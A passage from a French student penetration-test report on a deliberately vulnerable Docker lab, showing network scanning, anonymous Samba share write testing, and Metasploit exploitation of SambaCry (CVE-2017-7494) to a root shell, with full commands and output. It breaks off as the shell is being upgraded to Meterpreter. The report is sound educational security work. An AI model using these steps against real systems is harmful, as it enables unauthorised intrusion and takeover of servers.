INSTITUT UNIVERSITAIRE DE TECHNOLOGIE – NICE CÔTE D'AZUR

BUT Réseaux & Télécommunications – Parcours Cybersécurité

SAE PENTEST

Rapport d'audit de sécurité



Auteur : BADAOUI WALID

Professeur encadrant : Ludovic

Date : 23 Novembre 2025

Version : 4.2

Document confidentiel – Ne pas diffuser

Table des matières

1. Introduction

1.1. Présentation du contexte académique 1.2. Environnement de test (Architecture) 1.3. Connexion à la machine d'attaque (Kali Linux) 1.4. Préparation et maintenance du conteneur d'attaque 1.5. Objectifs de l'audit

2. Méthodologie et Outils *(Note : Cette section contient la description de la Cyber Kill Chain et le tableau des outils)*

3. Phase de Reconnaissance

3.1. Identification de la machine d'attaque 3.2. Découverte du réseau (Host Discovery) 3.3. Identification approfondie des services et Versions 3.4. Énumération manuelle et Test de droits (Approche empirique)

4. Phase d'Exploitation serveur Samba

4.1. Recherche de vulnérabilités publiques (OSINT léger) 4.2. Sélection de l'exploit dans Metasploit 4.3. Configuration et Exécution de l'Exploit 4.4. Conclusion de la phase d'exploitation

5. Phase d'Exploitation pivot vers serveur Web

5.1. Post-Exploitation : Stabilisation et Reconnaissance Interne 5.2. Identification du Pivot et Analyse Réseau 5.3. Méthodologie de Découverte et Scan du Réseau Interne 5.4. Exfiltration de Service via Port Forwarding et Analyse HTTP 5.5. Méthodologie et Rigueur Opérationnelle 5.6. Choix de la méthode PTY 5.7. Exploitation de l'Application Web Interne (DVWA) 5.8. Exploitation de la vulnérabilité de type Command Injection (RCE)

6. Élévation de Privilèges (PrivEsc) vers l'accès Root

6.1. Exploitation finale via Binary Hijacking 6.3. Résultat et preuve de compromission totale 6.4. Exfiltration et Centralisation du contrôle Root sur Kali

7. Préconisations et Remédiations Techniques

7.1. Niveau Réseau : Segmentation et Filtrage 7.2. Niveau Applicatif : Durcissement du Serveur Web 7.3. Niveau Système : Gestion des Privilèges 7.4. Surveillance et Détection (SOC/EDR)

8. Conclusion Générale

ANNEXE A : Script de préparation de l'environnement Kali

BADJOUWALID

1. Introduction

1.1. Présentation du contexte académique

Ce rapport s'inscrit dans le cadre de la SAE (Situation d'Apprentissage et d'Évaluation) du parcours Cybersécurité du BUT Réseaux & Télécommunications. L'objectif de ce projet est de réaliser un **audit technique de sécurité (test d'intrusion)** sur une infrastructure virtualisée et volontairement vulnérable.

Cette démarche pédagogique offensive vise à mettre en pratique les méthodologies d'attaque réelles (reconnaissance, exploitation, post-exploitation) afin de mieux appréhender les mécanismes de défense nécessaires à la protection des systèmes d'information. L'audit a été réalisé en « Black Box » (boîte noire), simulant un attaquant externe ne disposant d'aucune information préalable sur l'architecture ou les identifiants.

1.2. Environnement de test (Architecture)

L'infrastructure d'audit repose sur une technologie de conteneurisation **Docker**, permettant de simuler un réseau d'entreprise cloisonné. Cet environnement a été conçu pour imposer des contraintes de déplacement latéral (pivot) à l'attaquant.


L'architecture se compose de trois zones réseaux distinctes :

- **Pentestnetwork (Zone Frontale) :** C'est le point d'entrée du réseau. Il héberge la machine de l'attaquant (Kali Linux) et la première cible exposée, un serveur de fichiers **Samba**.
- **Pentestpivot (Zone Intermédiaire) :** Ce réseau joue le rôle de passerelle. Il est configuré de manière à empêcher toute communication directe entre la machine de l'attaquant et les services internes profonds.

1.3. Connexion à la machine d'attaque (Kali Linux)

Afin d'accéder à l'environnement d'audit, nous avons privilégié une interaction directe en ligne de commande (CLI) via le moteur Docker, plutôt que l'interface graphique (VNC) initialement suggérée.

Commande exécutée :




- **docker exec :** Permet d'exécuter une commande dans un conteneur déjà actif.
- **-it :** Ouvre un terminal interactif (stdin/stdout).
- **bash :** Lance le shell Bourne-again shell pour interagir avec le système.

BADAOUI WALID

Justification technique de ce choix :

1. **Réalisme professionnel :** Lors de tests d'intrusion réels, l'accès aux serveurs de rebond se fait majoritairement via SSH ou des shells distants, sans interface graphique. La maîtrise du terminal est donc une compétence prioritaire.
2. **Stabilité et Performance :** L'accès CLI consomme nettement moins de ressources système que l'émulation graphique VNC, garantissant une meilleure fluidité lors de l'exécution des outils d'attaque.

- **WebApp (Zone Interne) :** Ce réseau héberge l'application critique, une machine **DVWA (Damn Vulnerable Web App)**. Cette cible n'est accessible qu'en passant par un relais (pivot) situé dans la zone intermédiaire.



1.4. Préparation et maintenance du conteneur d'attaque

Lors de la phase initiale de configuration, l'image Docker fournie pour la machine d'attaque (*Kali Linux*) a présenté des instabilités majeures liées à l'obsolescence des dépôts et à des conflits de bibliothèques systèmes (erreurs de transition d'architecture t64 lors des mises à jour).

Afin de garantir l'intégrité des résultats et la stabilité des outils d'audit, nous avons opté pour le redéploiement complet du conteneur d'attaque. Plutôt que de tenter une réparation complexe et risquée du système d'exploitation existant, nous avons remplacé l'instance par l'image officielle la plus récente (*Rolling Release*).

Actions réalisées :

1. Suppression de l'ancien conteneur corrompu.
2. Récupération (Pull) de la dernière version stable de l'image kalilinux/kali-rolling.
3. Déploiement d'une nouvelle instance (kali_clean) connectée au réseau d'audit spécifique (auditssecu_pentestnetwork).

4. Installation ciblée des outils nécessaires (smbclient, nmap) sur un système sain.

(Le détail des commandes de redéploiement est disponible en Annexe A).

1.5. Objectifs de l'audit

La mission consiste à éprouver la sécurité de cette infrastructure en suivant un scénario d'attaque complet ("Kill Chain"). Les objectifs techniques fixés sont les suivants :

1. **Reconnaissance et accès initial :** Identifier les services exposés sur le réseau frontal et compromettre le serveur Samba (exploitation de vulnérabilité connue).
2. **Mouvement latéral (Pivot) :** Utiliser la machine Samba compromise comme point de pivot pour contourner le cloisonnement réseau et atteindre la zone interne (WebApp).
3. **Compromission applicative :** Identifier et exploiter une faille critique (Injection de commandes) sur l'application Web DVWA.
4. **Élévation de privilèges :** Tirer parti des mauvaises configurations système (sudoers) pour obtenir les droits d'administration (**root**) sur la machine finale.
5. **Rapport et remédiation :** Documenter l'ensemble des preuves (flags, captures d'écran) et proposer des correctifs de sécurité adaptés.

L'objectif final du test est donc d'évaluer la **robustesse globale** de l'environnement face à un attaquant externe, tout en mettant en lumière les vecteurs d'attaque principaux et les mesures de sécurité nécessaires pour y remédier.

2. Méthodologie et Outils

Afin de garantir la rigueur de l'audit, nous avons suivi une méthodologie standardisée inspirée du PTES (Penetration Testing Execution Standard). L'approche adoptée est celle de la « Cyber Kill Chain », décomposée en phases successives :

1. **Reconnaissance :** Cartographie du réseau et énumération des services.
2. **Armement & Livraison :** Sélection des exploits adaptés aux versions détectées.
3. **Exploitation :** Exécution de code pour obtenir un accès initial.
4. **Installation & C2 :** Stabilisation de l'accès (shell) et pivot réseau.
5. **Actions sur l'objectif :** Escalade de privilèges et compromission finale.

BADAOUWALD

Outil	Catégorie	Usage dans l'audit
Nmap	Reconnaissance	Scan de découverte réseau, scan de ports et détection de versions sur les segments 172.19.0.0 et 172.18.0.0.
Smbclient	Interaction	Connexion manuelle aux partages réseaux pour tester les droits d'écriture et confirmer la version de Samba.
Metasploit	Exploitation	Framework utilisé pour exploiter la vulnérabilité SambaCry (CVE-2017-7494) et gérer les sessions Meterpreter.
Netcat (nc)	Post-Exploitation	Gestion des Reverse Shells, transfert de flux de données et élévation de privilèges via sudo.
Curl	Interaction Web	Interaction en ligne de commande avec l'application DVWA, gestion de l'authentification par cookies et extraction de jetons CSRF.

BADAOUWALID

---

3. Phase de Reconnaissance

La première étape de l'audit consiste à identifier notre position dans le réseau afin de déterminer le périmètre d'attaque (scope).

3.1. Identification de la machine d'attaque

Avant de lancer toute exploration, nous vérifions la configuration réseau de notre machine d'attaque (Kali) pour identifier son adresse IP et le masque de sous-réseau associé.

Commande exécutée : ip a

```
┌──(root㉿cddedd01f353)-[/]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Analyse de la configuration : La commande révèle les informations suivantes sur l'interface réseau principale (eth0) :

- **Adresse IP :** 172.19.0.4
- **Masque (CIDR) :** /16 (ce qui correspond à un masque de sous-réseau 255.255.0.0).

Déduction du périmètre (Scope) : L'adresse réseau se calcule en appliquant le masque à l'adresse IP. Le réseau cible à explorer est donc le **172.19.0.0/16**. C'est sur cette plage d'adresses que nous effectuerons nos scans de découverte.

```
┌──(root㉿cddedd01f353)-[/]
└─# nmap -sn 172.19.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-23 00:51 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000012s latency).
MAC Address: 02:42:21:76:0A:F1 (Unknown)
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.2)
Host is up (0.000041s latency).
MAC Address: 02:42:AC:13:00:02 (Unknown)
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.3)
Host is up (0.000039s latency).
MAC Address: 02:42:AC:13:00:03 (Unknown)
Nmap scan report for cddedd01f353 (172.19.0.4)
Host is up.
```

3.2. Découverte du réseau (Host Discovery)

Connaissant désormais la plage d'adresses, nous avons effectué un balayage ARP (Ping Scan) pour identifier les autres machines actives sans déclencher d'alertes sur les ports.

Commande exécutée : nmap -sn 172.19.0.0/16

Ici -sn désactive le scan de ports (Ping Scan uniquement) pour une découverte rapide et furtive.

Analyse des résultats : Le scan a identifié 4 hôtes actifs sur le réseau :

1. 172.19.0.1 : Passerelle par défaut du réseau Docker.
2. 172.19.0.2 (Nessus...) : Machine hébergeant un scanner de vulnérabilité (hors périmètre d'attaque directe).
3. 172.19.0.3 (samba...) : **Cible identifiée.** Le nom d'hôte confirme qu'il s'agit du serveur de fichiers Samba visé par l'audit.

4. 172.19.0.4 : Notre machine d'attaque.

Conclusion : La cible principale est localisée à l'adresse IP **172.19.0.3**.

3.3. Identification approfondie des services et Versions

Une fois la cible localisée, l'étape suivante consiste à cartographier précisément les services hébergés.

Approche méthodologique : Fort de notre expérience en test d'intrusion, nous privilégions systématiquement l'utilisation conjointe de la détection de versions (-sV) et des scripts d'analyse par défaut (-sC) de Nmap. Cette combinaison est particulièrement puissante : elle permet non seulement d'identifier le logiciel exact et sa version, mais révèle souvent, sans effort supplémentaire, des informations critiques publiques (bannières, OS) ou des défauts de configuration courants (comme des accès anonymes sur FTP ou SMB).

Commande exécutée : nmap -sV -sC -p- 172.19.0.3

-sV : Sonder les ports ouverts pour déterminer les informations de version du service.

-sC : Exécuter les scripts de base (équivalent à --script=default) pour l'énumération.

-p- : Scanner l'intégralité des ports (1-65535).

```
┌──(root㉿cddedd01f353)-[/]
└─# nmap -sV -sC -p- 172.19.0.3
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-23 01:04 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.3)
Host is up (0.0000090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:13:00:03 (Unknown)
Service Info: Host: 8DEAD512E4CF

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-23T01:04:35
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 8dead512e4cf
|   NetBIOS computer name: 8DEAD512E4CF\x00
|   Domain name: \x00
|   FQDN: 8dead512e4cf
|_  System time: 2025-12-23T01:04:32+00:00
```

Analyse des résultats : Le scan fournit des informations déterminantes pour la suite de l'audit :

1. **Services exposés :** Les ports **139** (NetBIOS-SSN) et **445** (Microsoft-DS) sont ouverts, indiquant la présence d'un serveur de fichiers.
2. **Version Logicielle :** Nmap identifie formellement le service comme étant **Samba smbd 4.6.3**.
3. **Informations Système :** Le script smb-os-discovery confirme que le serveur tourne sous une version Linux émulant un environnement Windows 6.1 au sein du groupe de travail MYGROUP.

Conclusion intermédiaire : La détection d'une version spécifique (**Samba 4.6.3**) est un point d'entrée critique. Il est nécessaire de vérifier si cette version, qui semble ancienne, est affectée par des vulnérabilités publiques (CVE).

3.4. Énumération manuelle et Test de droits (Approche empirique)

Bien que le scan Nmap ait identifié le service, l'expérience nous montre que les scripts automatiques ne suffisent pas toujours à évaluer la dangerosité réelle d'une configuration. Par réflexe, dès la détection du port 445, nous basculons sur une analyse manuelle via l'outil **smbclient** pour interagir directement avec le service.

1. Identification des partages et de l'accès anonyme Notre première action a été de lister les répertoires partagés disponibles sur le réseau. Cette étape a permis de confirmer immédiatement ce que le scan ne faisait que suggérer : **l'authentification anonyme (Guest/Anonymous) est active**.

Commande : smbclient -L //172.19.0.3 -N, -L (liste les répertoires), -N (ne demande pas de mot de passe)

```
┌──(root㉿a0880e65f352)-[/]
└─# smbclient -L //172.19.0.3 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        myshare         Disk      smb share test
        IPC$            IPC       IPC Service (Samba Server Version 4.6.3)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

┌──(root㉿a0880e65f352)-[/]
└─#
```

Observations critiques :

- L'accès est autorisé sans mot de passe ("Anonymous login successful").
- Un dossier nommé **myshare** est exposé.
- Le serveur confirme explicitement sa version dans la description : **Samba 4.6.3**.

2. Vérification des droits d'écriture (Write Access) Savoir qu'un dossier est accessible est une chose, savoir si l'on peut y déposer du code malveillant en est une autre. Nous avons donc tenté d'écrire un fichier sur le partage myshare en tant qu'invité, une action qui devrait normalement être interdite.

```
┌──(root㉿a0880e65f352)-[/]
└─# smbclient //172.19.0.3/myshare -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> put /etc/passwd preuve_ecriture.txt
putting file /etc/passwd as \preuve_ecriture.txt (108.9 kB/s) (average 108.9 kB/s)
smb: \> ls
  .                                   D        0  Tue Dec 23 02:08:26 2025
  ..                                  D        0  Sun Sep 24 16:01:45 2023
  preuve_ecriture.txt                 A      892  Tue Dec 23 02:08:26 2025

                82083148 blocks of size 1024. 51084652 blocks available
smb: \> exit

┌──(root㉿a0880e65f352)-[/]
└─#
```


Commande : put /etc/passwd preuve_ecriture.txt

Analyse de vulnérabilité : Le test est concluant : le serveur a accepté le transfert du fichier. Cette configuration est critique. Nous sommes face à une **version obsolète de Samba (4.6.3)** couplée à un **partage inscriptible en anonyme**.

4. Phase d'Exploitation serveur Samba

4.1. Recherche de vulnérabilités publiques (OSINT lèger)

Disposant de deux informations critiques (Version : **Samba 4.6.3** et Configuration : **Partage inscriptible**), nous avons effectué une recherche dans les bases de données de vulnérabilités publiques pour identifier si cette combinaison était exploitable.



Analyse des résultats : Les résultats pointent unanimement vers la faille critique **CVE-2017-7494**, surnommée "SambaCry". L'analyse technique de la CVE révèle que la vulnérabilité se situe au niveau de la fonction is_known_pipename(). Elle permet à un attaquant de charger une librairie partagée arbitraire (payload) si celui-ci peut l'écrire sur le disque. C'est exactement le scénario que nous avons validé lors de la reconnaissance.

4.2. Sélection de l'exploit dans Metasploit

Fort de cette information technique précise, nous avons recherché les modules disponibles dans le framework Metasploit.

BADAOUI

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Acces
 Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Ass
icense Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemo
 Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy
xecution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather
ations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync M
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Mic
ndows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE S
nagement Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "usern
cript" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2
ttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInf
olicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlin
ry Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_
swordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_
ory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_kno
me() Arbitrary Module Load
```

```
msf6 > search samba 2017

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Yes    Samba is_known
_pipename() Arbitrary Module Load


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/
is_known_pipename
```

Corrélation et Choix du module : La recherche Metasploit confirme la présence d'un module correspondant exactement à notre découverte technique.

- **Module identifié :** exploit/linux/samba/is_known_pipename (Ligne 14).
- **Correspondance :** Le nom du module fait explicitement référence à la fonction vulnérable identifiée lors de la recherche.
- **Date et Rang :** Le module date de 2017 (cohérent avec la CVE) et est classé "Excellent", garantissant une grande fiabilité.

4.3. Configuration et Exécution de l'Exploit

Une fois le module identifié dans la liste de recherche, nous l'avons sélectionné pour passer à la phase de configuration.

1. Sélection et Paramétrage : Nous avons chargé le premier module de la liste (use 0) et affiché les options requises pour comprendre les prérequis de l'attaque.

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(linux/samba/is_known_pipename) > show options
```

```
msf exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CHOST                           no        The local client address
   CPORT                           no        The local client port
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ...
                                             ]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/us
                                             ing-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```

L'analyse des options révèle deux variables obligatoires manquantes ou à adapter :

- **RHOSTS :** L'adresse IP de la cible.
- **SMB_SHARE_NAME :** Le nom du partage dans lequel le module va injecter le payload.

Nous avons renseigné ces champs avec les informations collectées lors de la reconnaissance (cible 172.19.0.3 et partage myshare).

```
msf exploit(linux/samba/is_known_pipename) > set SMB_SHARE_NAME myshare
SMB_SHARE_NAME ⇒ myshare
msf exploit(linux/samba/is_known_pipename) > set RHOSTS 172.19.0.3
RHOSTS ⇒ 172.19.0.3
msf exploit(linux/samba/is_known_pipename) > show versions
[-] Invalid parameter "versions", use "show -h" for more information
msf exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CHOST                           no        The local client address
   CPORT                           no        The local client port
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ...
                                             ]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS         172.19.0.3       yes       The target host(s), see https://docs.metasploit.com/docs/us
                                             ing-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME  myshare         no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```

2. Lancement de l'attaque (Exploitation) : Une fois la configuration validée, nous avons lancé l'attaque.

```
msf exploit(linux/samba/is_known_pipename) > run
[*] 172.19.0.3:445 - Using location \\172.19.0.3\myshare\ for the path
[*] 172.19.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.3:445 - Share 'myshare' has server-side path '/home/share
[*] 172.19.0.3:445 - Uploaded payload to \\172.19.0.3\myshare\lTOMtpNV.so
[*] 172.19.0.3:445 - Loading the payload from server-side path /home/share/lTOMtpNV.so using \\PIPE\/home/s
hare/lTOMtpNV.so ...
[-] 172.19.0.3:445 -    >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.3:445 - Loading the payload from server-side path /home/share/lTOMtpNV.so using /home/share/lT
OMtpNV.so ...
[+] 172.19.0.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
id
id
[*] Command shell session 1 opened (172.19.0.4:40305 → 172.19.0.3:445) at 2025-12-23 16:45:18 +0000

uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
```

Résultat : L'exploit a fonctionné immédiatement :

1. Le payload (.so) a été téléversé dans myshare.
2. Le serveur l'a exécuté.
3. Une session a été ouverte (Command shell session 1 opened).

Aucune invite de commande n'est apparue. Par expérience, nous savons que le shell est tout de même actif. Nous avons donc exécuté la commande id pour vérifier notre niveau de privilèges.

4.4. Conclusion de la phase d'exploitation

La commande id confirmant l'obtention des droits **root (uid=0)** marque la fin de la première phase de l'audit. La machine Samba est intégralement compromise via l'exploitation de la faille SambaCry (CVE-2017-7494).

Cependant, l'audit n'est pas terminé. Cette machine, située au cœur du réseau, possède probablement accès à d'autres segments ou machines invisibles depuis notre position initiale.

Objectif suivant : Le Pivot. Nous allons désormais utiliser ce serveur compromis comme une **tête de pont**. L'objectif est de tunneliser notre trafic à travers cette machine pour découvrir et attaquer d'autres cibles potentielles situées plus profondément dans l'infrastructure (notamment le réseau 172.18.0.0/16 si une seconde interface réseau est détectée).

5. Phase d'Exploitation pivot vers serveur Web

5.1. Post-Exploitation : Stabilisation et Reconnaissance Interne

Une fois l'accès root obtenu, nous disposons d'un shell "brut" (cmd/unix/interact). Bien que fonctionnel pour des commandes simples, ce type de shell est instable (pas d'autocomplétion, perte de connexion facile) et ne permet pas d'effectuer des manœuvres complexes comme le tunnelage réseau (Pivot).

BADAOUI WALID

1. Stabilisation et Élévation vers Meterpreter La première étape critique consiste à transformer cet accès précaire en une session **Meterpreter**.

Définition technique : Meterpreter Meterpreter (Meta-Interpreter) est le payload avancé de Metasploit. Contrairement à un shell classique qui lance des processus sur le disque, Meterpreter s'exécute **entièrement en mémoire** (DLL injection). Il est plus discret, plus stable, et offre des fonctionnalités natives puissantes pour le pentest (upload/download de fichiers, dump de mots de passe, et surtout le **port forwarding** nécessaire pour le pivot).

Processus technique de mise à niveau (Upgrade) : Afin de stabiliser notre accès, nous avons utilisé le module de gestion de sessions de Metasploit. Voici le détail des commandes exécutées et de leurs paramètres :

- 1. Mise en arrière-plan (Background) : Nous avons d'abord libéré le terminal via la combinaison CTRL+Z. Cela place la session active en tâche de fond sans couper la connexion, nous rendant la main sur l'invite de commande msf6 >.
- 2. Exécution de l'upgrade (sessions -u 1) : Cette commande déclenche la transformation du shell.
    - L'option -u (Upgrade) : Indique à Metasploit d'utiliser le module de post-exploitation shell_to_meterpreter. Elle automatise l'injection de l'agent Meterpreter en mémoire.
    - L'argument 1 : Désigne l'ID de la session cible. Nous indiquons ici à Metasploit qu'il doit injecter le payload dans la session n°1 (notre shell initial obtenu via SambaCry).
- 3. Prise de contrôle (sessions -i 3) : Une fois l'injection réussie, Metasploit a ouvert une nouvelle session (la n°3).
    - L'option -i (Interact) : Ordonne à Metasploit de connecter notre interface (clavier/écran) au flux d'entrée/sortie de la session.
    - L'argument 3 : Désigne l'ID de la nouvelle session Meterpreter. Nous ne retournons pas dans la session 1 (qui est le shell instable), mais nous entrons dans la session 3 (l'agent stable et puissant).

BADAOUI WALID

Commandes :

```
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 2? [y/N]  y
msf exploit(linux/samba/is_known_pipename) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
